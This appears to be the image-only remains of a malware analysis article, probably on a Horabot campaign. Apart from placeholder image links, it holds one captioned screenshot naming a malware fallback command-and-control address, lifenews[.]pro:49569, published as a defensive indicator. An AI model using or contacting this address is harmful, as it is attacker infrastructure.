









![Fallback to hardcoded socket address (lifenews[.]pro:49569)](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24182634/horabot-campaign14.png)